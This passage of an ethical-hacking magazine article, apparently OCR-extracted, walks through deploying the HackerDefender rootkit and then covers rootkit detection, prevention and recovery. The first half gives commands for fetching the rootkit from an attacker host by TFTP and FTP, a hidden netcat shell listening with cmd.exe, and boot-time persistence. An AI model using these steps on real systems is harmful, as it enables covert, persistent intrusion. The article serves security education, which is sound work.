Use whatever means you want to get the HackerDefender rootkit on the victim machine. You will need to upload both the *hxdef100*.exe and *hxdef100.ini* (or whatever filenames you chose) and any additional files or backdoors you need. Options include using TFTP, downloading the files from your favorite unsecured network printer, using FTP, using `exe2bat` [12] and the Windows debug command to place netcat or another tool that can download the rootkit files from your favorite *secure loca-*



Figure 7. *Seeing the registry key we added in regedit*



Figure 8. *HackerDefender hiding the registry key we added*

tion. Since we are already using it, you could simply utilize Metasploit with the meterpeter payload to easily upload, download, and edit files.

TFTP Upload Example:

```
C:\WINDOWS\Help\hxdef>tftp -i
   192.168.0.105 GET hxdef100.exe
tftp -i 192.168.0.105 GET hxdef100.exe
Transfer successful: 70656 bytes in 1
   second, 70656 bytes/s
C:\WINDOWS\Help\hxdef>tftp -i
   192.168.0.105 GET hxdef100.ini
tftp -i 192.168.0.105 GET hxdef100.ini
Transfer successful: 751 bytes in 1
   second, 751 bytes/s
```

FTP Upload Example:

```
ECHO open 192.168.201.20 21 >> x.txt
ECHO USER hacker >> x.txt
ECHO PASS defender >> x.txt
ECHO bin >> x.txt
ECHO GET hxdef100.exe >> x.txt
ECHO GET hxdef100.ini >> x.txt
ECHO bye >> x.txt
```

MSF Meterpreter Upload Example see Listing 2.

To run the rootkit type:

`exename [ini]` or `exename [switch]`

The default name for the ini file is *EXENAME.ini* where *EXENAME* is the name of the main program executable without an extension. This is used if you run HackerDefender without specifying the ini file or if you run it with switches (the default ini file is *hxdef100.ini*).

The available switches are:

- `-:installonly` – only install service, but not run
- `-:refresh` – use to update settings from the ini file
- `-:noservice` – doesn't install services and run normally
- `-:uninstall` – removes HackerDefender from memory and kill all running backdoor connections

`Hxdef100.exe` (uses ini file by default) or with meterpreter, we can type `execute -f hxdef100.exe` (at this point the rootkit is installed).

An important note is that, because the directory is hidden from Windows, you'll have to access the correct folder through the backdoor client or through a shell started by the backdoor client. If you don't, you won't even be able to navigate to the folder containing the executable and ini files, because they will be hidden from the Windows file manager. So if you put HackerDefender in *C:\WINDOWS\SYSTEM32\Drivers\abc*, you need to go to that directory through the backdoor client and execute a `hxdef100.exe -:refresh` or `hxdef100.exe -:uninstall` from that directory for the command to take effect see Listing 3.

After waiting for a second or two for HackerDefender to do its magic, we can see that the executable and ini file are now hidden.

Visually we can see the files disappear, too. First we see the files as in Figure 2. …and now we don't! See Figure 3, 4 and 5.

We can now connect to the victim machine on any port that the victim host has open using *bdcli100.exe* (backdoorclient).

Example 2: Hiding a process.

In this example we are going to start our renamed copy of netcat (*mstftp.exe*) that we stuck in the *C:\WINDOWS\System32* folder, and use the rootkit to hide the open port and process.

After connecting through our backdoor client, we start our netcat process.

```
C:\WINDOWS\system32>mstftp -L -p 63333
   -e cmd.exe -d
```

From a separate shell we netcat into our backdoor see Listing 6.

Because we modified our ini file to hide our process and port, the listening process should be hidden. See Figure 6.

To verify HackDefender is working and to see our listening process, we can connect to through our backdoor client and run fport to see our listening netcat (*mstftp.exe*) process on port `63333`. See Listing 8.

Example 3: Hiding a process we start at startup

Building on what we've already learned, let's try to automate the process a little. How about making our netcat backdoor begin listening at system start up without any interaction from us? A quick change to the ini file, and presto, we can have victim's machine waiting patiently for our instructions. In the HackerDefender ini file we add:

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
                        63333 -e cmd.exe
```

On the 'Net

- HackerDefender *https://www.rootkit.com/project.php?id=5* – In Holy Father's vault
- *http://www.symantec.com/avcenter/reference/windows.rootkit.overview.pdf*
- HE4Hook *https://www.rootkit.com/project.php?id=6*
- Vanquish *https://www.rootkit.com/project.php?id=9*
- FU rootkit *http://www.rootkit.com/project.php?id=12*
- FUto *https://www.rootkit.com/ in Peter Silberman's Vault*
- *http://www.infoworld.com/article/05/03/16/HNholyfather_1.html*
- *http://www.vigilantminds.com/files/inside_windows_rootkits.pdf*
- *http://smallftpd.sourceforge.net/*
- *http://pykeylogger.sourceforge.net/wiki/index.php/Main_Page*
- *http://www.metasploit.com*
- *http://www.datastronghold.com/archive/t14768.html*
- *https://www.rootkit.com/project.php?id=20* – VICE
- *http://www.microsoft.com/technet/sysinternals/Security/RootkitRevealer.mspx* – MS Rootkit Revealer
- *http://www.f-secure.com/blacklight* – F-secure Blacklight
- *http://invisiblethings.org/tools.html* – System Virginity Verifier
- *http://research.microsoft.com/rootkit/* – MS Strider Ghostbuster

This tells the rootkit to have our renamed netcat run when the system boots up and listen on port 63333.

After the system reboots, we netcat into port 63333, and *amazingly* we are greeted very nicely with our command prompt started by HackerDefender. See Listing 9.

Example 4: Hiding Registry Keys

We can easily change, create, delete, change values and query registry keys with meterpreter.

Issuing *reg* in meterpreter will give you the options. See Listing 10.

We run a *hxdef100.exe -:refresh* (or we did this from the beginning) and we can watch the registry key disappear from view in the Registry Editor. See Figure 7, 8.

Proactive and Reactive Rootkit Defenses

Inside of the first of two main categories of rootkit defenses and detection, Reactive, are four sub-categories: signature-based detection, integrity-based detection, heuristic detection, and cross-view detection. *Signature based detection* is how antivirus programs have been working for years. A signature is developed for a given rootkit, like a sequence of bytes, and in turn the antivirus scans files and memory for that signature. *Integrity-based detection* uses checksums to verify file integrity. If a file checksum has changed, the user can be alerted and take appropriate action. This detection method is useful for rootkits that modify files or system binaries. Because most modern rootkits do not modify system binaries, this method is less effective against today's rootkit threat. An example of an integrity-based detection tool is tripwire. Third is *heuristic or behavioral detection* that works by identifying anomalies or behavior that isn't normal for the system like execution path hooking. Heuristic tools look for anomalies like jumps at the start of functions and table entries that don't match between the binary and what is in memory. An example of a heuristic detection tool is VICE [13]. Lastly, *cross-view based detection*, essentially compares (using multiple methods) answers given from the machine suspected of having a rootkit with the answers of what *should* have been received under normal circumstances. It does this by looking at multiple places where data is redundantly stored and looking at the same place from high level and low level. If anomalies do occur, you can conclude that a rootkit might be at work. Examples of cross-view detection tools are Microsoft's RootkitRevealer, [14] F-Secure's Blacklight, [15] Joanna Rutswoka's System Virginity Verifier, [16] and Microsoft's Strider Ghostbuster [17]. An excellent write up on reactive rootkit defenses is available on security focus at: *http://www.securityfocus.com/infocus/1854*. The Security Overflow Blog also has an excellent section on Windows Rootkit Defenses: *http://kareldjag.over-blog.com/article-1232492.html* and Windows Rootkit Prevention: *http://kareldjag.over-blog.com/article-1232530.html*

The second main category of defense, Proactive, includes common system administration and industry best practices. The best defense is to prevent compromise in the first place and the rootkit from being installed. This can be done with good security practices like system hardening and baselining, patch management including updating and pushing, comprehensive anti-virus implementations, strictly following the concept of least privilege and, of course, periodic auditing of critical systems.

Rootkit Recovery

Knowing what is possible from the examples above with the stealthy features of a rootkit, the victim will never truly know what the attacker has done. So unfortunately, the BEST course of action when you discover a rootkit on your system is to completely rebuild the machine. Regardless of whether you decide to perform a clean install of the operating system or restore a backup image, make absolutely certain that you perform these actions from known good media or from a known good backup. If you choose not to do a full system reinstall, you must either disable the rootkit and remove it or boot from your known good operating system CD and remove the rootkit's files, registry keys, and anything extra that came with the rootkit. This isn't an easy task, because a rootkit's whole intent is to hide from detection. You also never know *what else* the attacker installed with the rootkit. That huge unknown in itself should be enough incentive to rebuild the whole machine. Also important is determining the point of entry for the attacker, so you don't put the newly rebuilt machine with the same vulnerabilities back into production.

Conclusion

The Rootkit threat isn't going away any time soon. It is a constant race between the rootkit writers and the rootkit detectors. Defense in depth with firewalls, patching, anti-virus, anti-malware tools, rootkit detection tools, IDS/IPS, event log and IDS monitoring, and keeping good backups are the best approach to rootkit prevention and recovery. Keeping the attacker out in the first place should be your primary defense, but just in case the attacker does infiltrate your network, a solid incident response plan should be in place to mitigate the damage. But when all is said and done, it's the human factor that matters most in the field of security. Knowing what the attackers know will provide great insight into the methods and repercussions of rootkits. Hopefully this article has helped you in that regard. ●

About the Author

Chris Gates is the VP of Operations for LearnSecurityOnline.com and a monthly columnist for EthicalHacker.net. He has over 7 years of experience with Network Security and Satellite Communications. He can be reached at chris@learnsecurityonline.com.